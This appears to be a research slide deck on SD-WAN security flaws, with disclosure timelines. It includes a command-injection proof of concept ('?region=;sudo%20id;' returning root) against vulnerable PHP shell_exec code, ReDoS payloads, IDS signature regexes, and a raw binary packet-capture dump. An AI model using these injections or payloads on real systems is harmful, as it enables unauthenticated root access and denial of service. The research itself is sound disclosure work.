\p..X7&u..K.zY...dzcN&(O.d...Y.L.;|v.....8|+.9|]...v..xq.G.....7>...>1...Q.Q.>"n.vK...}!..}......i.....}.....
i.....}.D.-.8.o.....;I.Gvr...3...b.r...9J.]...0..Dp.E.....>X.....g..3.O=~...DG3}n;,,.....Y.....:FS...;.....~y..7..s.....+Q...{u.k).u:~.s4T...Da.
5.q...e...:c8[.9A...;f..h...P...o.O.V.z...ozR.1...w...*.....f.....]9...911.#..n
q0.....r=5.25
.#r.....0../e).....F.9.....1'.E.tcI...].4.Ad.8&...h.c."..iq.-~E.DC...R...;S 7.W.p...m.....R.k...hx.>i.F=R.....V..j
.....h%b.w.....'E.u.P.'C.=;...41Z . %}x.....,S..L...K:=r.IDX.=.I.H.?..d'#).N...0/~.b...v.v.j>.`:..(Z.#H.A{. ....<j...62...ZV..D/...h.
.....P.....Z...=:&.c.....*k).
.%$.^3.....iFa...k.L:Z..I;.....R.R.)......O."(o...`.[...8...8u.i.]v...s.
..(o.....=q|...e...r.z.K...#'.TV.....w(0:@.9.8.h..bp...9.1qi;..<\.E.....r
..Y_
.H..8...4.m.R.M.O...X...#1.X.$10.V...M.&.w_t...Xb.i..?..1.D...M../.p.x.G.H.P.$..... .#.k.v.K.`w[...T.E-G..1.g.L.....t...C.r...
...i.Y.....Y...-a5.....IQ.HJ.....h;.....2XK81..".Q..).w.pa...].M..^~e....._~5J@.....k.Z.s.]#.%5.....N)....=W.....r.?E....."N..^..
6p!...:].61..~0...Si4.y#iz.C.o.....*.....?L.z.o.@.r.....<`.....~?J?{rpi3..9'.s~..N.).....n.....kLA.1..{.7M.
...i.@#P.y...4.....NHk...@W.QJ..d$D.u;`.~.....p{./..}.@E.]U >.`.|_]A.F{`-L.|
E.'16..a.S.L...J.]4..^:E.#.m...u.tf.K.g...v...Ozt1..My&iU).G.vg.B3x~(.].h7|I..... uCgB.....i?.....%.....=[:.....io\.....+...d8.....<.G...
%r...&.....: [m...`..vgg.h...~ex..E.S.lH1.D.\...R.F.j;L` :3r.....v.....~.5.....1u... ..^;...6...z|.\+j
..s...Y.(Z...X.}].....k..Fc.i...i.A).AZ..K7.....Eh...`@\@0D.[...R...K.h...4.a.
Jmv1]...F.F.P00...c.<~>.1..X9...n...0...e..b..o.....^..3H..`2.....r*9Z...E.h...K=g...m.|uN.N.....A`. {..D...Z.x%.L.A.'.....<lvg.
8.R.af6..Y.&i!|-...|..no..rR."|...T.....{Y`.....[J.J.i'`$3H..2.....\...eA?k.B...t.y2.....<.....E.T.....O.....! ..I...S.b...$.
.%...i}<'8..f\L...O.d.
.1M...+?{...w.....+...}.r...%.q".f.?.....~0...Qy.i.B.$...D.A.
```

# Upload Config Command with Empty Password

Wireshark · Follow SSL Stream (tcp.stream eq 36) · upload\_config

```
.....authenticate.....admin.....authenticate.....initiate_config_upload.....-LAB_DC_Without_Crypto_OSPF_with_LoopRoute.zip
.....initiate_config_upload.....put_config_file_chunk.....-LAB_DC_Without_Crypto_OSPF_with_LoopRoute.zip.....
PK.....&.L..`.....LAB_DC_Without_Crypto_OSPF_with_LoopRoute.xml.q..K.L/-J,..S(..M-.I.-.U2456...45.P.....,I-
1.....t.....K.M.UrIMK,).....*qf...@...*q...&.....
..U2...4.7?%5.1...PRY.4..), BI..J...F.b..U.. .B(..G.....PK.....&.L..h.....LAB_DC_Without_Crypto_OSPF_with_LoopRoute.db...`F.7p.v.k.....m.4...q.4..n...
7..g...i.K.we[.v+i.....uwpppw=8.8...Q
..B..hi.....#./..}..43.fF#M..{.v..&.d..j.[.e!....J.....w...e"...qqpY
..K.....?g.o...1.>.6.:.2...o.....Nz;.....G.
<#.....A.}.....c...;}.z.M..5.f./..c.....V..}}[.1.?.}6...'.8v#.....}...c...;...cu...a.j.}$X....c...x..8s.S...!.~...E.....}..".+...W
_.....o:.....)-g...mom..m.....m['.w..KZw.J.K.....3.M...ZPNkA)N..|.4s<.n..z8m..3.>R3].s8..q.....d..}
X.....}.>.....<"...;.....k~.....?>.....K...?.....O..._w....._uW.H.....{.p..y..X.....X.....?.....".....,.....3
.(
..B...s...;Z[[.....FU.jk.....!^...?/.?.....Ez.@...>.....`qi.....n...=..j$.6E.....SC$i.....}.o.....,
.;...<ND.yD"...
...../..K.{.....b.....P.. ..^...U
y.>M.F..._A?H.A.H.R.^C...b*.....'~.....1.....5..p[.8.
.....PY.%5...6^9q...'.YXq.D.G0p...?.....64;.o.d"... 1.....6'.j.Do.@0".....W.m.....=..v..u"...
.....V..e...gK.fg!.a.....?.....M].....=.....1.....B.Dg.@Op.?r...;kv.W..,F..qNm=Op...3.r.....,n...|.D0o.:^Y|)p.?3'..G.ky...../
_6...X.W7Lt.z.d..~".a...20..J8e...7.N...h.....}.>I.....[.k.K.....#.....-6z.....#4G..).
Z-3.....^_{.....y..y.....%;.....[.....gk..yq.....|n..|.p..yA.....78..7;...w>...<B...u.....8.g.u>.59.
k.z.....l..Y.....q.s.c6...~...~...f...6...k.Az5..K.....o..S].../y.....Kw...<.....`V..o.Ak;..n.Ak+6l...yp.&.\....<
7...f.....^.../..Y.xp.<8c-..5..a
..e..V....._.....^y"...Pc0..8.....PPx.(.....1.G.lM.....vnUw.F[[.....h.....s.../tmy...K..zF5G.#i...d%o...k..].d..
7@.b..G..(}.....2.jA.Z.z{.o.>P.....J.....J.....u..X.Ms...6..m.DnYe..iMM&5.Rt...5Y.,F..p**'.{.rS..&9.>.+zJ$.3...X...
$.r...%...*}.Jg.d"...$M=.x4.p55M.5.]f .5.9.....}.8[.....+93{tTQ.\.A.....JFM*j*e*.....T.....*.....r...=aC.....W.....(9.#..Og..C...".D<T...
2..j(i...v..W.dV.....k...Q..."K3.-.,g
.#.e..F.....).6*.Z.....}.MD".....nH...y;.....~...YP...k...^..h..r|..s5#...RN..i..kv.U5%..<.)..j..GX.T,[5R..J?...) {H..L.....qifR3lu..?fG4..S..
5X...13..N...s.f...:..jc...k...o...o..wX.....57.7...-3
..h...=6...!.$2.....rNz.5..Tm=k.7..b.jrXaC.%S
```



# Design Flaws

- Those certificates are roots of trust
- At the same time
  - The certificates are self-signed
  - The certificates are the same
  - There is no revocation mechanism
  - There is no automatic update mechanism
  - There is no integrity control
  - There is no integration with a private Customer PKI
- “This hockey we do not need” (Nikolai Ozerov)



# Attacks

1. The attacker in passive MitM position can decrypt all communications between any Controller nodes and the Orchestrator
2. The attacker in active MitM position can perform an active eavesdropping attack against any Controller nodes and the Orchestrator
3. The attacker connected to a target network can spoof an Controller and establish connection with the Orchestrator
4. The attacker that is able to upload an SD-WAN certificate on an Controller node via vulnerability in the Web UI can establish a connection from a spoofed Orchestrator with the Controller and get control over it



# How easy is it to upload a malicious certificate on a controller node?

- "www-data" user can create files in certificate directory by design
- It is possible to upload any certificate into this directory using vulnerabilities in the Web UI
- We identified multiple vulnerabilities to **OS command injection** attack, allowing us to upload an arbitrary Orchestrator certificate

# Responsible Disclosure Results

1. September 24, 2018: Reported
2. September 25, 2018: A bug created
3. October 17, 2018: “We have reproduced the behavior you described and are now in the process of identifying the changes required to address it”



# Talari's SNMP Route Learning

# SNMP Route Learning

- A proprietary mechanism to acquire routing tables from a router
- A developer's linkedin page says the following:
  - “SNMP: Enhanced existing SNMP Route Polling functionality to improve efficiency and usability of route processing and route filtering in support of key Customer account.. ”
- **snmpwalk**-based implementation

# SNMP Route Configuration

Manage Network -> SNMP Routes

**Configuration**

Propagate Included Routes in APN:  Yes  No  Poll for route updates:

**Source Routers:** \* = unreachable

Router IP Address	SNMPv2 Community String	Purge Routes if Unreachable
<input type="text" value="1.5"/>	<input type="text" value="public"/>	<input type="checkbox"/>

**Include Rules**

Criteria							Properties		
Source router	Interface	Destination	Next Hop	Service	Protocol	Cost	Include	APN Service	APN Cost

\* Screenshot from official user guide

```

sub poll_router_for_routes
{
    my ($router_id, $source_router_ip, $community_string) = @_;

    # ...
    # doesn't work on my @query = `snmpwalk -v2c -c $community_string $source_router_ip .1.3.6.1.2.1.4.24.4`;
    my @query = `snmpbulkwalk -Cr100 -v2c -c $community_string $source_router_ip IP-FORWARD-MIB::ipCidrRouteTable`;

    # if router responds to snmpwalk
    if (defined $query[0] && ($query[0] ne "SQLERROR") && ($query[0] ne ""))
    {
        # router responded to walk, then router is up
        send_route_db_query("UPDATE Routers set Consecutive_No_Rsp_Counter=0 WHERE ID=$router_id AND `Purge`=\`on\`");
        send_route_db_query("UPDATE Routers set Reachable=1 WHERE ID=$router_id ");
        routes_log("poll_router_for_routes router=$router_id");

        #if old router or switch may not support RFC 2096
        if ($query[0] =~ /No Such Object available on this agent at this OID/){}

        #...

        routes_log("Polling completed for routed id $router_id");
        my $total_routes_polled = scalar @RouteDest;
        snmp_poll_log("Polling completed for router id $router_id and returned $total_routes_polled routes");
        send_route_db_query("START TRANSACTION");
        # Only processing Routes for enabled routes and from the current source router.
        send_route_db_query("UPDATE Routes set Route_Changed=\`in_table\` WHERE Router_ID=$router_id");
        my $index = 0;
        my $output = "";
        foreach (@RouteDest)
        {
            #...

```

# Results

- Insecure SNMPv2 protocol is used
- Community string is the only security mechanism
- No route authentication and integrity
- An attacker in MitM-position can arbitrary change routing information

# SQLi-driven Bandwidth Detection



# Automatic Bandwidth Detection

- Citrix NetScaler SD-WAN has a bandwidth-detection mechanism automatically updating the running configuration and notifying all other sites of the exact ingress and egress bandwidth for a given site
- The bandwidth detection feature can be scheduled to run as frequently as every hour and maintains an historical table of what the bandwidth test results were
- The current bandwidth values are stored in MariaDB
- The idea: If we can change them, we can change data plane characteristics

# Automatic Bandwidth Detection


```
MariaDB [T2_Bandwidth]> describe WAN_Link_Bandwidth;
```

Field	Type	Null	Key	Default	Extra
ID	bigint(20) unsigned	NO	PRI	0	
Update_Epoch_Time_mS	bigint(20) unsigned	NO	PRI	0	
Name	varchar(100)	YES		NULL	
WAN_Ingress_Permitted_kbps	int(10) unsigned	YES		NULL	
WAN_Egress_Permitted_kbps	int(10) unsigned	YES		NULL	

5 rows in set (0.00 sec)

# Is that System vulnerable to SQLi?

- Log\_monitoring\_utils.cgi is vulnerable to SQLi
- Events\_download.cgi is vulnerable to SQLi





Does that system have  
another vulns?

# Results

1. Remote Command Injection via Cookie
2. Remote Command Injection via Cookie in `PAMAuthenticate.php`
3. Multiple Remote Command Injections
4. Command Injection in `vwcli.cgi`
5. Session ID Leakage
6. Slow HTTP DoS Attacks
7. Multiple SQL Injections
8. Path Traversal in `getfile.cgi`
9. Path Traversal in `viewfile.cgi`
10. Reflected XSS in `/cgi-bin/viewfile.cgi`
11. Reflected XSS in `/cgi-bin/pages.cgi`
12. Stored XSS in `pages.cgi`
13. Cross-Site Request Forgery Protection is not Implemented
14. Missing Function Level Access Control

# Responsible Disclosure Results

1. June 14, 2018: Reported
2. June 15, 2018: A bug created
3. October 12, 2018: A vendor have addressed reported issues and have a bulletin drafted for release. CVEs are allocated and reserved
4. October 22, 2018: the vulnerabilities were [fixed](#)
5. Citrix NetScaler SD-WAN security testing report (PoC special release)

Maybe Orchestrators are  
more Secure?



# Command Injection

- The vulnerability in `"/app/webroot/storageMigrationCompleted.php"` leads to OS command injection attack
- An attacker without any privileges can perform this attack
- It must have a network connection to the Web Management Interface only

## OS Command Injection in `storageMigrationCompleted.php`



```
$response = shell_exec(
    "cat /home/REDACTED/regions_by_name/"
    .$_GET["region"].
    "/maintenanceCurrentCompleted");
```

# OS Command Injection in storageMigrationCompleted.php

```
$response = shell_exec(
    "cat /home/REDACTED/regions_by_name/"
    .$_GET["region"].
    "/maintenanceCurrentCompleted");
```

← → ↻ ⚠ Не защищено | <https://10.30.37.115/storageMigrationCompleted.php?region=;sudo%20id;>

uid=0(root) gid=0(root) groups=0(root)

# Results

1. Slow HTTP DoS Attacks
2. Stored XSS in Inventory Management
3. Stored XSS in Custom Login Message
4. Stored XSS in Log Viewer
5. Cross-Site Request Forgery on Web UI
6. Cross-Site Request Forgery on REST
7. Missing Function Level Access Control
8. RCE via File Uploading
9. OS Command Injection for Unauthenticated User
10. Path Traversal in LogController

# Responsible Disclosure Results

1. June 14, 2018: Reported
2. June 15, 2018: A bug created
3. October 12, 2018: A vendor have addressed reported issues and have a bulletin drafted for release. CVEs are allocated and reserved

# Denial of Service RegEx

# DoS and ReDoS

- Incorrect regular expressions in signature-based IDS (e.g., suricata) or WAF (e.g., modsecurity) can cause vulnerability to Regular expression Denial of Service attack (e.g., CVE-2017-15377)
- ReDoS is a DoS-attack, that exploits the fact that most Regular Expression implementations may reach extreme situations that cause them to work very slowly (exponentially related to input size)

# ReDoS Example

```
>>> timeit.timeit("import re; re.findall('^([a-z0-9]+\+([a-z0-9]+\+)*?)+=?(=)?$', 'a+a0#a+a+=')", number=1)
1.6927719116210938e-05
>>> timeit.timeit("import re; re.findall('^([a-z0-9]+\+([a-z0-9]+\+)*?)+=?(=)?$', 'a+aaa0#a+a+=')", number=1)
1.7881393432617188e-05
>>> timeit.timeit("import re; re.findall('^([a-z0-9]+\+([a-z0-9]+\+)*?)+=?(=)?$', 'a+aaa000#a+a+=')", number=1)
2.09808349609375e-05
>>> timeit.timeit("import re; re.findall('^([a-z0-9]+\+([a-z0-9]+\+)*?)+=?(=)?$', 'a+aaaa00000#a+a+=')", number=1)
8.797645568847656e-05
>>> timeit.timeit("import re; re.findall('^([a-z0-9]+\+([a-z0-9]+\+)*?)+=?(=)?$', 'a+aaaaaaaaaaaa00000000#a+a+=')", number=1)
0.15651702880859375
>>> timeit.timeit("import re; re.findall('^([a-z0-9]+\+([a-z0-9]+\+)*?)+=?(=)?$', 'a+aaaaaaaaaaaaaaaa000000000#a+a+=')", number=1)
0.6158599853515625
>>> timeit.timeit("import re; re.findall('^([a-z0-9]+\+([a-z0-9]+\+)*?)+=?(=)?$', 'a+aaaaaaaaaaaaaaaa0000000000#a+a+=')", number=1)
1.2441880702972412
>>> timeit.timeit("import re; re.findall('^([a-z0-9]+\+([a-z0-9]+\+)*?)+=?(=)?$', 'a+aaaaaaaaaaaaaaaa00000000000#a+a+=')", number=1)
2.479804039001465
>>> timeit.timeit("import re; re.findall('^([a-z0-9]+\+([a-z0-9]+\+)*?)+=?(=)?$', 'a+aaaaaaaaaaaaaaaa000000000000#a+a+=')", number=1)
4.946908950805664
>>> timeit.timeit("import re; re.findall('^([a-z0-9]+\+([a-z0-9]+\+)*?)+=?(=)?$', 'a+aaaaaaaaaaaaaaaa0000000000000#a+a+=')", number=1)
9.869889974594116
>>> timeit.timeit("import re; re.findall('^([a-z0-9]+\+([a-z0-9]+\+)*?)+=?(=)?$', 'a+aaaaaaaaaaaaaaaa00000000000000#a+a+=')", number=1)
19.77090096473694
>>> timeit.timeit("import re; re.findall('^([a-z0-9]+\+([a-z0-9]+\+)*?)+=?(=)?$', 'a+aaaaaaaaaaaaaaaa000000000000000#a+a+=')", number=1)
39.48211598396301
>>> timeit.timeit("import re; re.findall('^([a-z0-9]+\+([a-z0-9]+\+)*?)+=?(=)?$', 'a+aaaaaaaaaaaaaaaa0000000000000000#a+a+=')", number=1)
78.91378092765808
>>> timeit.timeit("import re; re.findall('^([a-z0-9]+\+([a-z0-9]+\+)*?)+=?(=)?$', 'a+aaaaaaaaaaaaaaaa00000000000000000#a+a+=')", number=1)
157.76532006263733
>>> █
```



# Found Vulnerabilities to ReDoS

File	SID	RegExp
trojan.rules	2805659	/^[a-z0-9]+\x2b([a-z0-9]+\x2b\x2f\x0d\x0a)*?\x3d(\x3d\x0d\x0a)?\$/Pi
trojan.rules	2805660	/^[a-f0-9]{16,20}\x3d([a-z0-9]+\x25(2[abfj]0d0a)*+\x253d\x253d\x250d\x250a\$/Pi
trojan.rules	2805643	/^V1\.php?id=.+?(&id=.+?)?((&id=)?&id=)?\$/Usi
web_client.rules	2805691	/(\.\/.+?r n \\*.*?\s)*[r n s]*import(s+[A-Z][a-z]+?s*\x3b.+?[r n]+?function FindProxyForURL\x28url\s*?host\s*\x29/si
web_client.rules	2805321	/^(?P<oredirect>(s*d+)+)[^\\]*?(?!endobj))*endobj.*?(?P<oredirect>s*obj[r n s]*<((?!endobj))*?V/Subtype\s*\V/Widget((?!endobj).)+VFT\s*\V/!(Btn Tx Ch Sig)((?!endobj).)*endobj/Rs
web_client.rules	2805679	</fieldset[r n s]+?([>]+[r n s]+)?*id[r n s]*?\x3d[r n s]*?\x27\x22(?:P<fieldsetid>[^\x22\x27+][\x27\x22]((?!<\fieldset).+?<button[r n s >+?([>]+[r n s]+)?*id[r n s]*?\x3d[r n s]*?\x27\x22(?:P<buttonid>[^\x22\x27+][\x27\x22]).+?<script.+?document\.getElementById\x28[s*\x27\x22](?P=buttonid)[\x27\x22]\s*\x29\.(?!<\script).+?(?P=fieldsetid)\.innerHTML[r n s]*?\x3d[r n s]*?\x22\x27.+?CollectGarbage\x28(?:<\fieldset).+?<button[r n s >+?([>]+[r n s]+)?*id[r n s]*?\x3d[r n s]*?\x27\x22.+?<\fieldset>/si
web_client.rules	2805717	/var[r n s]+(?:P<var1>[^\r\n\s\x3d]+)[r n s]*\x3d\s*?document\.getElementById\x28[s*\x22\x27](?P<tableid>[^\x22\x27+][\x27\x22]\s*\x29.+?(?P=var1)\.(?:b(?:gcolor orde)r ackground) cell(?:padding spacing summary height align frame rules width)[r n s]*=.+?(?P=var1)\s*\x3d\s*?null\s*\x3b/si"; pcre:/(?P<thead>[^\x2e]+)\.innerHTML[r n s]*?\x3d[r n s]*?\x27\x22[\x27\x22].+?<table[r n s >+?([>]+[r n s]+)?*id[r n s]*?\x3d[r n s]*?\x27\x22(?:P<tableid>[^\x22\x27+][\x27\x22]((?!<\table).+?<th[r n s >+?([>]+[r n s]+)?*id[r n s]*?\x3d[r n s]*?\x27\x22(?:P=thead)[\x27\x22]((?!<\thead).+?<tr[trong>.*?</strong amp>.*?</samp code>.*?</code dfn>.*?</dfn kbd>.*?</kbd var>.*?</var em>.*?</em>)+.>+?</th>.+?</table>/s
web_client.rules	2017479	/^[r n s]+(?:P<func>[^\r\n s >+)[r n s]*?\x3d[^\r\n s >+]?((?!function))*?((?!function))*?(b P<var>[^\r\n s =]+)[r n s]*?= [r n s]*?(?:\x22\x22[\x27\x27]((?!function))*?document\.write([r n s]*?(?:\x22\x22[\x27\x27](?P=var))[r n s]*?)+.onlosecapture:(?:[\x22\x27][r n s]*?) [r n s]*?=?[\x22\x27][r n s]*?)[r n s]*?(?P=func)\b/Rsi
web_server.rules	2002997	\\.php.(path page lib dir file root icon lang uage)? folder type agenda gallery domain calendar settings news name auth prog config cfg incl ext fad mod sbp rfid df [a-z](\\.)*+)\s*=\s*https?/Ui
telnet.rules	2800058	/\x03(OS Path SystemRoot WinDir HOMEDRIVE USERNAME USERDOMAIN)(\x00 \x01 \x02 \x03).)*\xFF\xF0/RBi
current_events.rules	2018171	/^\\W/R"; within:100; content:"if"; distance:-200; within:200; nocase; pcre:"/^(?:\s*? \\*(?:?!\\V))*? ((?!:; \s*? \\*(?:?!\\V))*? \\*(?!:; \s*? \\*(?!\\V))*?)?(P<vname>[^\s>=]+)(?:\s*? \\*(?:?!\\V))*? ((?!:; \s*? \\*(?!\\V))*?)?(P<vname>[^\s>=]+)(?:\s*? \\*(?!\\V))*?)?<(?!:; \s*? \\*(?!\\V))*? ((?!:; \s*? \\*(?!\\V))*?)?(P<vname>[^\s>=]+)(?:\s*? \\*(?!\\V))*?)?>63\b.{1,200}+={0,200}((?:\s*? \\*(?:?!\\V))*?)?(P<vname>[^\s>=]+)(?:\s*? \\*(?!\\V))*?)?>Rsi
exploit.rules	2800370	/^[[^\x2c\x0a]+\x2c)*\s*[^\x3d\x3b\x2c\x0a]{37}/R

# Conclusions

# Conclusions

- Many, many, many bugs
- Current SD-WAN products are immature from a security point of view
- Huge attack surface
- Join the [SD-WAN New Hope](#) project

Any Questions?

# Thanks!

Contact us:

@dnkolegov

@yalegko

